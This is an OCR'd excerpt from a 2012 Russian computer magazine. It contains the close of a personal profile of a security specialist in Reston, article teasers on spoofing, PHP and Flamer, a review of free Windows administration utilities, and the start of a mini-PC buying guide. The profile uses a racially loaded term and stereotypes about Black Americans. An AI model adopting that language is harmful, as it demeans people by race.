У нас в Рестоне почти весь город работает в технологических компаниях. Здесь расположены офисы Intel, Oracle, Microsoft, Google, Symantec и так далее. Почти весь хай-тек тут представлен.

Кристофер Джордан — мой первый шеф и основатель Endeavour Security — для меня как родной отец. Он очень многое для меня сделал, я ему очень благодарен. Он хороший программист, католик, прекрасный человек.

Вице-президент компании по фамилии Барнаби как-то раз устроил мне встречу с Ричардом Кларком — бывшим советником президента США по безопасности. Он работал с Биллом Клинтоном. Барнаби лично меня с ним свел, и мы с ним долго говорили за безопасность.

Обама — грамотный мужик. Недавно толкнул речь о том, что многие важные инфраструктурные объекты типа водяных насосов и компонентов энергосистемы США не проектировались с учетом ИБ-угроз. Он понимает, как сложно расследовать преступления в нашей сфере, даже хищения денег из банков. Будут инвестировать деньги в защиту инфраструктур, будут делать отдельную организацию для борьбы с электронной преступностью с высокими полномочиями.

Если бы мне предложили работать на компьютерную преступность, например писать трояны, я бы точно отказался, даже когда было мало денег. Слава богу, никогда не предлагали. Впрочем, когда я еще жил в своем селе, мне предлагали подломать систему учета завезенной сахарной свеклы на местном сахарном заводе. Хотели русские люди тырить свеклу, что поделать. Кстати, сложно было отказаться — те люди не обломались бы и убить меня из-за этой свеклы. Помог приятель, который подсказал, как грамотно все разрулить. Удалось убедить бандитов, что денег не поднимем и быстро спалимся.

Сейчас в Америке куда ни позвони, везде сначала разговариваешь с автоматическим меню, управление которым осуществляется исключительно голосом. У меня все еще сильный русский акцент, поэтому робот меня не понимает и первые 15 минут мне приходится говорить что-то типа «апож-апож-апож» до тех пор, пока не сработает исключение и меня не соединят с живым оператором.

У многих людей здесь настоящие замки. Например, у моего шефа я насчитал двенадцать ванных комнат. Причем строят обычно такие дома на отшибе: в двух часах езды от города, без коммуникаций. Даже электричество генерируют сами — ставят дизельный генератор и завозят большой запас солярки. Получается все равно дешевле, чем тянуть кабель!

Негры здесь убойные, негров я люблю! У них очень сильна клановость и взаимовыручка. Если я дружу с кем-то, то его друзья для меня тоже как братья. Два раза мне натурально помогали с документами. Например, когда только приехал — долго не мог получить SSN из-за какой-то бюрократической проволочки. А без SSN в Штатах не жизнь — ничего сделать нельзя. Ни сотовый телефон нормальный оформить, ни контракт заключить, ни налог уплатить — ничего. В общем, большая проблема. Обмолвился об этом темнокожим друзьям. Те близко приняли к сердцу мою беду, и на следующий же день пятьдесят человек организовали пикет у конторы, которая выдает SSN. Натурально, взяли здание в оцепление живой цепью и никого не выпускали и не впускали больше суток. В США трогать негров и силой разгонять — это почти самоубийство. Все сразу начинают говорить про расовый подтекст, набрасывается пресса. К тому же в полиции работают тоже темнокожие, а они за своих пацанов горой. В общем, через сутки блокады мне выдали SSN!

У нас в каждом доме есть профессиональный офисный центр с бесплатно доступным оборудованием типа профессиональных принтеров-сканеров. Еще в каждом доме спортивный зал прекрасный — тоже бесплатный! В парадной у нас консьерж за стойкой, как в гостинице, кресла, кондиционер. Ну где в России такое? Только в элитных дорогущих домах. У меня же дом никакой не элитный, обычное недорогое жилье. Для меня — как замок!

Со всеми моими приключениями у меня тут уже есть свой личный адвокат, который мне все время помогает. Кстати, мужик из Украины, что сильно мне облегчает общение. По-английски с юридическими терминами сложно разбираться.

В Рестоне я чувствую себя как дома. Здесь у меня есть друзья, которые всегда помогут, здесь у меня есть любимая работа, здесь мне просто очень нравится. Последние года два живу тут безвылазно и никуда переезжать не собираюсь.

Preview

37 страниц на одной полосе. Тизер некоторых статей.

PC ZONE




38

МАКСИ-ГАЙД ПО МИНИ-КОМПАМ

Компьютер за 35 долларов — возможно ли это? Сегодня, в 2012 году, — да! Появившиеся недавно мини-компьютеры — по сути, новый класс устройств — буквально взорвали рынок. Девайс Raspberry Pi вызвал такой большой ажиотаж, что купить его долгое время было банально невозможно. Любую партию устройств за считанные минуты сметала огромная армия энтузиастов. Еще бы: ультрадешевый компьютер, размером не более USB-брелока, можно приспособить для чего угодно: от бортового компьютера в автомобиль до системы управления умным домом. На что способны мини-компьютеры, сколько стоят и какие бывают — в нашем подробнейшем обзоре.

PC ZONE




32

БЕСКОРЫСТНЫЕ ПОМОЩНИКИ

15 замечательных бесплатных утилит для Windows-администратора, которые незаслуженно находятся в тени. Исправляем это недоразумение.

ВЗЛОМ



54

НЕ ВЕРЬ СВОИМ ГЛАЗАМ

Спуфинг — довольно интересный метод атак, которым многие профессионалы пренебрегают. В этой статье — шесть различных реализаций этого типа атак.



59

НЕ ВСЕ PHP ОДИНАКОВО ПОЛЕЗНЫ

Крупные проекты часто используют альтернативные реализации PHP. Однако выигрыш в быстродействии ведет и к появлению новых дыр в безопасности.

ВЗЛОМ




64

ЯДОВИТАЯ ОБЕРТКА

Первая часть масштабного исследования о том, как использование врапперов в PHP открывает для хакеров дополнительные векторы атак.

MALWARE



70

НА МАЛВАРЬ БЕЗ АНТИВИРУСА

Убойная статья с конкретным алгоритмом того, как найти в системе заразу и справиться с ней подручными средствами. То есть безо всякого антивируса.




78

МАХМУД, ПОДЖИГАЙ!

Без маркетингового булшита и лишних страшилок рассматриваем Flamer — одну из наиболее технологичных угроз за последнее время.

Мартин «urban.prankster» Пранкевич (martin@synack.ru)



Бескорыстные помощники

15 замечательных бесплатных утилит для Windows-администратора, которые незаслуженно находятся в тени

Встроенные средства администрирования ОС не всегда удобны или зачастую не обладают достаточным функционалом, поэтому арсенал сисадмина со временем пополняется полезными утилитами, надстройками и скриптами, которые существенно упрощают повседневные задачи. Вдвойне отрадно, когда найденное решение не только помогает справиться с определенной проблемой, но и распространяется на безвозмездной основе.

ADVANCED IP SCANNER

Сисадмин должен знать все о системах, работающих в сети, и быстро получать к ним доступ. С данной задачей помогает справиться Advanced IP Scanner (radmin.ru/products/ipscanner), предназначенный для быстрого многопоточного сканирования локальной сети. Предоставляется AIPS совершенно бесплатно, без каких-либо оговорок. Программа очень проста и понятна в работе. После запуска AIPS проверяет IP-адреса сетевых интерфейсов хоста, на котором она установлена, и автоматически прописывает диапазон IP в параметры сканирования; если IP менять не нужно, то остается запустить операцию сканирования. В результате получим список всех активных сетевых устройств. Для каждого будет собрана вся возможная информация: MAC-адрес, производитель сетевой карты, сетевое имя, зарегистрированный в системе пользователь, доступные общие ресурсы и сервисы (общие папки, HTTP, HTTPS и FTP). Практически все опции сканирования можно настроить, например изменить скорость или исключить проверку определенного типа сетевых ресурсов (общие папки, HTTP, HTTPS и FTP). К любому ресурсу можно подключиться одним кликом, достаточно лишь отметить его в списке. AIPS интегрирована с программой Radmin и в процессе сканирования находит все машины с работающим Radmin Server. Результат сканирования можно экспортировать в файл (XML, HTML или CSV) или сохранить в «Избранном» (поддерживается drag-and-drop). В дальнейшем, при необходимости обращения к нужному клиентскому компу, сканировать сеть повторно не требуется. Если удаленное устройство поддерживает функцию Wake-on-LAN, его можно включить и выключить, выбрав соответствующий пункт меню.

NETWRIX INACTIVE USERS TRACKER

Компания NetWrix, специализирующаяся на разработке решений для аудита изменений IT-инфраструктуры, предлагает десять бесплатных и очень полезных утилит (goo.gl/sfQGX), призванных заметно упростить администрирование ОС Windows. Например, NetWrix Inactive Users Tracker (goo.gl/jWEj9) позволяет решить одну из насущных проблем безопасности — наличие неактивных учетных записей, которыми какое-то время никто не пользуется (уволенные сотрудники, командировка, перемещение по должности, временная учетка и тому подобное). Кадровики редко предупреждают IT-отдел об изменениях, и таким аккаунтом может запросто воспользоваться злоумышленник. Утилита периодически проверяет все учетные записи в доменах и сообщает о тех, доступ к которым не осуществлялся определенное время. В версии Free в качестве действий возможно указать лишь предупреждение по e-mail (достаточно задать параметры SMTP), все остальные операции админ производит вручную, хотя и предупреждения в нашем случае достаточно. В платной версии доступны: автоматическая установка случайного пароля, деактивация учетной записи и перемещение в другой OU, фильтр OU для поиска учетных записей. Отдельно предлагается PowerShell-командлет get-NCInactiveUsers, позволяющий получать список неактивных пользователей (проверяется атрибут «lastLogon») и упростить написание соответствующих скриптов.

WINAUDIT FREEWARE

WinAudit — бесплатная утилита от компании Parmavex Services (pxserver.com/WinAudit.htm), позволяющая произвести полный аудит системы. Не требует установки, может выполняться в режиме командной строки. Программа обладает простым и локализованным интерфейсом, поддерживается запуск на всех версиях Windows, в том числе 64-битных. Сбор данных занимает примерно минуту (продолжительность процесса может варьироваться в зависимости от операционной системы и конфигурации компьютера), результирующий отчет состоит из 30 категорий (поддается настройке). В результате админ может получить данные о системе, установленном ПО и обновлениях с указанием версии и вендора, подключенных устройствах; список открытых сетевых портов (номер, сервис, программа и прочее) и открытых папок; активные сессии; установки безопасности; права доступа к периферии; информацию об учетных записях и группах; список задач/сервисов; программы в автозапуске; записи журналов и системную статистику (uptime, использование памяти, дисков). Также можно задать поиск определенных файлов по имени. Например, чтобы найти музыку и видео на жестких дисках пользователя, достаточно задать соответствующие расширения (avi, mp3 и тому подобные). Результат можно открыть как веб-страницу, экспортировать в файл многих популярных форматов (txt, XML, CSV, PDF) или в базу данных (при помощи мастера, поддерживаются все популярные: MS SQL, MS Access, MySQL, Oracle и другие), отправить по e-mail и распечатать.


УЧЕТ КОМПЬЮТЕРОВ С ПОМОЩЬЮ CHECKCFG

Проблема учета оргтехники и используемого ПО остро стоит в любой организации. Решить ее можно разными способами, один из вариантов предлагает разработчик CheckCfg Андрей Татуков (checkcfg.narod.ru). Это решение периодически собирает данные о железе, ОС и программах, включая тип CPU, объем ОЗУ, место на дисках, состояние S.M.A.R.T. и прочее. При этом CheckCfg легко справляется с несколькими сотнями компьютеров. Результат выводится в удобной древовидной форме, к локальным каталогам легко получить доступ. Каждому ПК может присваиваться инвентарный номер, при необходимости легко сгенерировать отчет в RTF-формате.


CheckCfg представляет собой целый комплекс программ. За непосредственный сбор данных о компьютере отвечает CheckCfg, которая запускается при старте ОС и записывает результат в файл. Управление и архивация информации производится при помощи программы учета Sklad, которая обрабатывает файлы, созданные CheckCfg, и сохраняет в свою базу данных, после чего можно формировать отчеты. При помощи программы Sklad_w можно в удобной форме просматривать текущие конфигурации компьютеров и основные данные по оргтехнике (по IP-адресам, CPU, Memory, ПО). Для анализа изменений в конфигурации ПК и оповещения об этом администратора используется еще одна утилита — Doberman. Возможно, настройка покажется не совсем тривиальной, так как предстоит вручную создать нужные конфигурационные файлы, но детальное описание на сайте и имеющиеся шаблоны позволяют без проблем со всем разобраться.

MAILARCHIVA OPEN SOURCE EDITION


Некоторые почтовые серверы, вроде MS Exchange, имеют функции архивирования почты, позволяющие при необходимости найти старые сообщения, в том числе и чтобы выявить утечку конфиденциальной информации при расследовании инцидентов. В остальных случаях приходится обеспечивать данные функции самостоятельно.



Сканер Advanced IP Scanner позволяет получить список устройств, работающих в сети




При помощи WinAudit администратор узнает все о железе, ПО и системных настройках


Отчеты, генерируемые PAL, позволяют получить информацию о производительности системы

Вариантом решения является разработка компании MailArchiva (mailarchiva.com), совместимая с большинством современных почтовых серверов (Lotus Domino, MS Exchange, MDaemon, Postfix, Zimbra, Sendmail, Scalix, Google Apps). Поддерживается архивирование по протоколам SMTP, IMAP/POP3, WebDAV и через Milter (программа имеет встроенный SMTP- и Milter-сервер, IMAP/POP-клиент). Чтобы не собирать всю почту, можно создавать любые правила архивации. Реализовано три уровня доступа к сохраненным данным — пользователь (только своя почта), администратор (настройки и своя почта) и аудитор (вся почта, можно ограничить правилами). В Open Source версии MailArchiva (openmailarchiva.sf.net) также реализованы функции интуитивного поиска, в том числе во вложениях (Word, PowerPoint, Excel, OpenOffice, PDF, RTF, ZIP, tar, gz). Работает MailArchiva на Windows, Linux, FreeBSD и Mac OS X.

PERFORMANCE ANALYSIS OF LOGS

В случае проблем с производительностью системы обнаружить узкое место при помощи штатного Windows Performance Monitor, не имея опыта, довольно сложно. Для того чтобы разобраться, какие метрики нужно снимать и как правильно интерпретировать результат, потребуется тщательно прошерстить документацию. Утилита PAL (Performance Analysis of Logs, pal.codeplex.com) заметно упрощает поиск «бутылочного горлышка». После запуска она просматривает журналы и анализирует их при помощи встроенных шаблонов. В настоящее время имеются настройки для большинства популярных продуктов MS — IIS, MOSS, SQL Server, BizTalk, Exchange, Active Directory и других. После запуска администратор в мастере PAL Wizard активирует нужные счетчики, просто выбрав шаблон из списка предложенных, указывает текущие настройки сервера (количество CPU и прочие), интервал анализа и каталог для сохранения результата. Через некоторое время будет выдан подробный отчет в HTML и XML, содержащий описание, имя счетчика и показатели (Min, Avg, Max и Hourly Trend). Отчет затем можно легко скопировать в любой документ. Но разбираться далее в собранных параметрах придется все равно самостоятельно. Хотя если PAL показывает, что характеристика находится в зеленом секторе, волноваться не стоит. Сам запрос записывается в скрипте PowerShell PAL.ps1, который можно сохранить для дальнейшего использования. Шаблоны представляют собой XML-файлы; взяв за пример любой из них, можно создать свой вариант. Для редактирования параметров в шаблоне предлагается встроенный редактор PAL Editor.

Официально поддерживается Win7, но работает на всех ОС от MS, начиная с WinXP (32/64). Для установки понадобится PowerShell v2.0+, MS .NET Framework 3.5SP1 и MS Chart Controls for Microsoft .NET Framework 3.5.

СОЗДАЕМ ТОЧКУ ДОСТУПА С VIRTUAL ROUTER

Ситуация, когда компьютер с Wi-Fi-картой необходимо превратить в точку доступа, сегодня отнюдь не редка. Например, нужно быстро развернуть WLAN или расширить зону покрытия Wi-Fi. Изначально работа беспроводной карты предусматривалась только в одном из двух режимов: точка — точка, когда клиенты подсоединяются друг к другу, или как точка доступа. В Win7/2k8 (кроме Win7 Starter Edition) появилась возможность виртуализировать сетевые соединения (технология Virtual Wi-Fi), позволяющая создавать несколько Wi-Fi-модулей со своими настройками при использовании одного физического Wi-Fi-адаптера. Таким образом компьютер может быть подключен к Wi-Fi и в то же время выступать в качестве точки доступа (SAPoint, Software Access Point). Соединение с таким виртуальным хот-спотом защищено при помощи WPA2. Превратить ПК под управлением Win7/2k8R2 в точку доступа можно при помощи консольной утилиты Netsh, через Центр управления сетями и общим доступом, либо воспользовавшись приложением Virtual Router (virtualrouter.codeplex.com), обладающим интуитивно понятным GUI и очень простыми настройками. После запуска Virtual Router нужно лишь указать SSD и пароль для подключения, а затем активировать точку доступа. При необходимости остановить работу хот-спота можно также нажатием одной кнопки. Дополнительно в окне отображаются текущие подключения к точке, для каждого можно задать свой значок и изменить некоторые параметры.


УПРАВЛЕНИЕ RDC-ПОДКЛЮЧЕНИЯМИ — RDCMAN

Для удаленного управления серверами и ПК, работающими под управлением Windows, предназначена оснастка Remote Desktop Connection. Если необходимо устанавливать много RDP-соединений с различными настройками, то работать с ней становится неудобно. Вместо методичного сохранения индивидуальных настроек для каждого удаленного компьютера можно использовать бесплатный инструмент Remote Desktop Connection Manager (RDCMan, goo.gl/QHNfQ), автоматизирующий этот процесс. После запуска следует указать настройки RDP-подключения, которые будут использоваться по умолчанию и наследоваться всеми соединениями. Здесь задаем общие учетные данные, шлюз, установки экрана, параметры безопасности и многое другое. Далее создаем нужное количество групп систем (например, по назначению, расположению, версии ОС), для каждой из них можно указать

специфические настройки соединения. И последний шаг — заполнение групп системами. Для добавления сервера следует ввести лишь доменное имя, если любой параметр будет отличаться от настроек групп, его можно тут же переопределить. При необходимости системы легко перемещаются между группами простым перетаскиванием. Если систем много, проще создать текстовый файл, указав по одному имени в строке, после чего скормить заготовку утилите. Теперь, чтобы подключиться, достаточно выбрать нужный сервер и в контекстном меню щелкнуть пункт «Connect». Можно одновременно активировать несколько соединений и переключаться между ними.

FREE ACTIVE DIRECTORY TOOLS

Управлять параметрами Active Directory при помощи штатных инструментов не всегда просто и удобно. В некоторых ситуациях поможет комплект утилит Free Active Directory Tools (goo.gl/g11zU), разрабатываемый компанией ManageEngine. Комплект состоит из тринадцати утилит, запускаемых из одной оболочки. Для удобства они разбиты на шесть групп: AD USer Report, SharePoint Report, User Management, Domain and DC Info, Diagnostic Tools и Session Management. Например, запуск Empty Password User Report позволит получить список учетных записей с пустыми паролями, GetDuplicates — получить аккаунты с одинаковыми атрибутами, CSVGenerator — сохранить в CSV-файл данные аккаунтов Active Directory. Другие возможности: отчет о времени последнего входа в систему, получение данных из AD на основе запроса, отчеты по установкам SharePoint, управление локальными учетными записями, просмотр и редактирование политик паролей домена, получение списка контроллеров домена и их ролей, управление их репликацией, мониторинг их работы (загрузка CPU, ОЗУ, жестких дисков, производительность и прочее), управление терминальными сессиями и многое другое.



Чтобы обнаружить неактивные учетные записи, применяем NetWrix Inactive Users Tracker

COMODO TIME MACHINE

Возможность восстановления системы при помощи компонента System Restore заложена в Windows, начиная с XP, но его функциональность, мягко говоря, ограничена, поэтому для бэкапа часто используют сторонние приложения. Бесплатная утилита Comodo Time Machine (comodo.com) позволяет сделать откат ОС до любого предыдущего состояния. Причем она будет работать даже в том случае, когда ОС совсем перестала загружаться. В процессе CTM создает точки восстановления (вручную или по расписанию), в них заносятся все измененные системные файлы, реестр, а также файлы пользователя. Это большое преимущество по сравнению с System Restore, который сохраняет и восстанавливает только системные файлы и реестр. Максимальный размер имеет первая копия, остальные копии хранят лишь измененные файлы. С целью экономии свободного дискового пространства следует периодически создавать новую контрольную точку, удаляя старые архивы. Для возможности восстановления ОС информация о CTM прописывается в загрузочный сектор; чтобы вызвать соответствующее меню, достаточно нажать клавишу <Home>. Восстанавливать состояние ОС можно также по расписанию, например настроить поведение утилиты так, чтобы при каждой перезагрузке производился автоматический откат к «чистой» версии системы. Это будет полезно, например, в интернет-кафе, где пользователи после себя оставляют в системе много мусора. Кроме полного восстановления ОС, утилита предоставляет возможность получить из архива более раннюю версию любого файла. Реализован поиск, поэтому найти нужные данные можно без проблем.

AMANDA

Задачу централизованного резервного копирования данных с рабочих станций и серверов, работающих под управлением Windows и *nix, можно решить при помощи AMANDA (Advanced Maryland Automatic Network Disk Archiver, amanda.org). Изначально программа была создана для работы с ленточными накопителями, но со временем разработчики предложили механизм под названием «виртуальные ленты» (vtapes), позволяющий сохранять собранные данные на жесткие диски и CD/DVD. AMANDA является удобной надстройкой к стандартным unix-программам dump/restore, GNU tar и некоторым другим, поэтому ее основные характеристики сле-

ЕДВА ПОЯВИВШИСЬ, POWERSHELL ЗАВОЕВАЛ СИМПАТИИ ВИНДОВЫХ АДМИНОВ, КОТОРЫЕ ДАВНО НУЖДАЛИСЬ В ИНСТРУМЕНТЕ ДЛЯ АВТОМАТИЗАЦИИ



Пакет Free Active Directory Tools содержит 13 полезных утилит для администрирования AD



Используя Virtual Router, можно создать точку доступа из обычного ПК

дует рассматривать именно исходя из возможностей этих базовых утилит. Работает по клиент-серверной схеме. Для доступа к компьютерам используются все доступные методы аутентификации: Kerberos 4/5, OpenSSH, rsh, bsdtcp, bsdudp или пароль Samba. Для сбора данных с Windows-систем задействуется специальный агент или, как вариант, Samba. Сжатие и шифрование (GPG или amcrypt) информации можно выполнять как непосредственно на клиенте, так и на сервере. Все настройки параметров резервирования производятся исключительно на сервере, в поставке имеются готовые шаблоны, поэтому разобраться довольно просто.

CORE CONFIGURATOR 2.0 FOR SERVER CORE

Первоначальная настройка сервера, работающего под управлением Win2k8/R2 в режиме Server Core, производится в консоли при помощи команд. Чтобы упростить задачу, разработчики ОС добавили в R2 интерактивный скрипт SCONFIG.cmd, позволяющий настроить основные параметры системы. На Codeplex доступна альтернатива — замечательный конфигуратор Core Configurator (coreconfig.codeplex.com). Для его работы понадобится наличие компонентов NetFx2-ServerCore, NetFx2-ServerCore и PowerShell. После запуска Start_CoreConfig.wsf получаем меню, в нем находим несколько пунктов, обеспечивающих доступ к основным настройкам, которыми пришлось бы управлять из командной строки: активация продукта, настройка разрешения экрана, часов и временной зоны, сетевого интерфейса, установка разрешений для удаленных RDP-подключений, управление локальными учетными записями, настройки Windows Firewall, включение/отключение WinRM, изменение имени компьютера, рабочей группы или домена, настройка роли, компонентов, Hyper-V и запуск DCPROMO. Если установить флажок «Load at Windows startup», то программа будет загружаться вместе с системой.

EXCHANGE 2010 RBAC MANAGER

В Exchange 2010 появилась новая ролевая модель доступа, позволяющая тонко контролировать уровень привилегий для пользователей и администраторов в зависимости от выполняемых задач. Единственный минус — встроенные средства управления при помощи командлетов PowerShell не всем могут показаться удобными и понятными. Более развитыми возможностями обладает бесплатный инструмент Exchange 2010 RBAC Manager (RBAC Editor GUI, rbac.codeplex.com), предлагающий понятный графический интерфейс для настройки свойств всех ролей. Разобраться с его особенностями не составит труда даже новичку. Программа написана на C# и использует PowerShell. Для работы понадобится установленный Exchange 2010 Management Tools.

POWERGUI

Едва появившись, командная оболочка PowerShell завоевала симпатии виндовых админов, которые давно нуждались в инструменте, позволяющем автоматизировать многие задачи. С первыми версиями PowerShell разработчики из Microsoft не смогли предложить более-менее функциональный редактор, поэтому нишу заполнили несколько сторонних проектов. Самым лучшим из них на сегодня является PowerGUI (powergui.org), предоставляющий удобный графический интерфейс для эффективного создания и отладки PowerShell-скриптов. При этом авторы предлагают готовые комплекты сценариев для решения многих задач — их можно использовать в своих разработках.

MULTI-TABBED PUTTY

Свободно распространяемый клиент PuTTY хорошо известен админам, которым необходимо подключаться к удаленным хостам по протоколам SSH, Telnet или rlogin. Это очень удобная программа, позволяющая сохранить настройки сессий для быстрого подключения к выбранной системе. Единственное неудобство — при большом количестве подключений рабочий стол получается загружен множеством открытых окон. Эту проблему решает надстройка Multi-Tabbed PuTTY (ttyplus.com/multi-tabbed-putty), реализующая систему вкладок.

ЗАКЛЮЧЕНИЕ

Часто нет необходимости ломать голову над решением определенной проблемы: скорее всего, другие администраторы с ней уже столкнулись и предложили свой вариант — конкретную утилиту или скрипт, за который даже не нужно платить. ∎

WWW

На codeplex.com можно найти большое число весьма полезных утилит.

Инструкция по запуску Amanda Server на компе под управлением Windows: goo.gl/zyNzd.

INFO

Альтернативой Virtual Router является Connectify (connectify.me), Lite-версия которой хотя и ограничена в возможностях, но предоставляет все необходимое. Также можно посмотреть в сторону mhotspot (mhotspot.com).

В качестве альтернативы Comodo Time Machine можно предложить EaseUS Todo Backup Free (goo.gl/uifWC).

Изначально PuTTY разрабатывался для Windows, однако позднее был портирован на Unix.

Денис Колисниченко (dhsilabs@mail.ru)



МАКСИ-ГАЙД ПО МИНИ-КОМПАМ

ВЫБИРАЕМ МЕЖДУ RASPBERRY PI, COTTON CANDY, CUBOX, PANDABOARD, TRIM-SLICE И ALLWINNER A10



Первые компьютеры весили тонны и занимали целые комнаты, а над их обслуживанием трудилась огромная команда специалистов.

Современные компьютеры по размерам сравнимы с обычным USB-брелоком.

ЧТО ТАКОЕ МИНИ-ПК И С ЧЕМ ЕГО ЕДЯТ?

Все в нашем мире относительно. Сначала я хотел написать о том, кто первый создал мини-компьютер. Но что такое «мини»? :) Например, в 1960-м году компания DEC разработала первый в мире мини-компьютер PDP-1, оснащенный клавиатурой и мышью, — размером «всего» с полкомнаты.

Сейчас мини-компьютерами считают одноплатные компьютеры весьма небольших размеров. В идеале хороший мини-компьютер должен занимать места не больше, чем USB-брелок. Кто был первым, проследить невозможно (а если и можно, то зачем?) — прежде чем появились одноплатные ПК для домашнего использования, была создана целая армия разнообразных индустриальных ПК, которые применялись в роли встроенных систем на производстве.

Вместо того чтобы ломать голову, кто был первым, разберемся, зачем нужен мини-комп сегодня самому обычному пользователю. Учитывая, что все мини-компы построены на базе ARM-процессоров, производительности у них не больше, чем у современных смартфонов. Поэтому на мини-ПК устанавливается или тот же Android, или легкие (во всех смыслах — и в плане системных требований, и в плане освоения) дистрибутивы Linux. Конечно, с Linux на борту девайс становится более универсальным, но от этого он быстрее не станет. Тем не менее производительности подобных устройств вполне достаточно для организации медиацентра и воспроизведения HD-видео. Подчеркивает мультимедианаправленность и наличие HDMI-разъема — девайс можно без проблем подключить к современному телевизору. На некоторых устройствах есть и DVI-разъемы, что позволяет также подсоединять их к не самым современным мониторам (на современных часто есть HDMI-разъем).

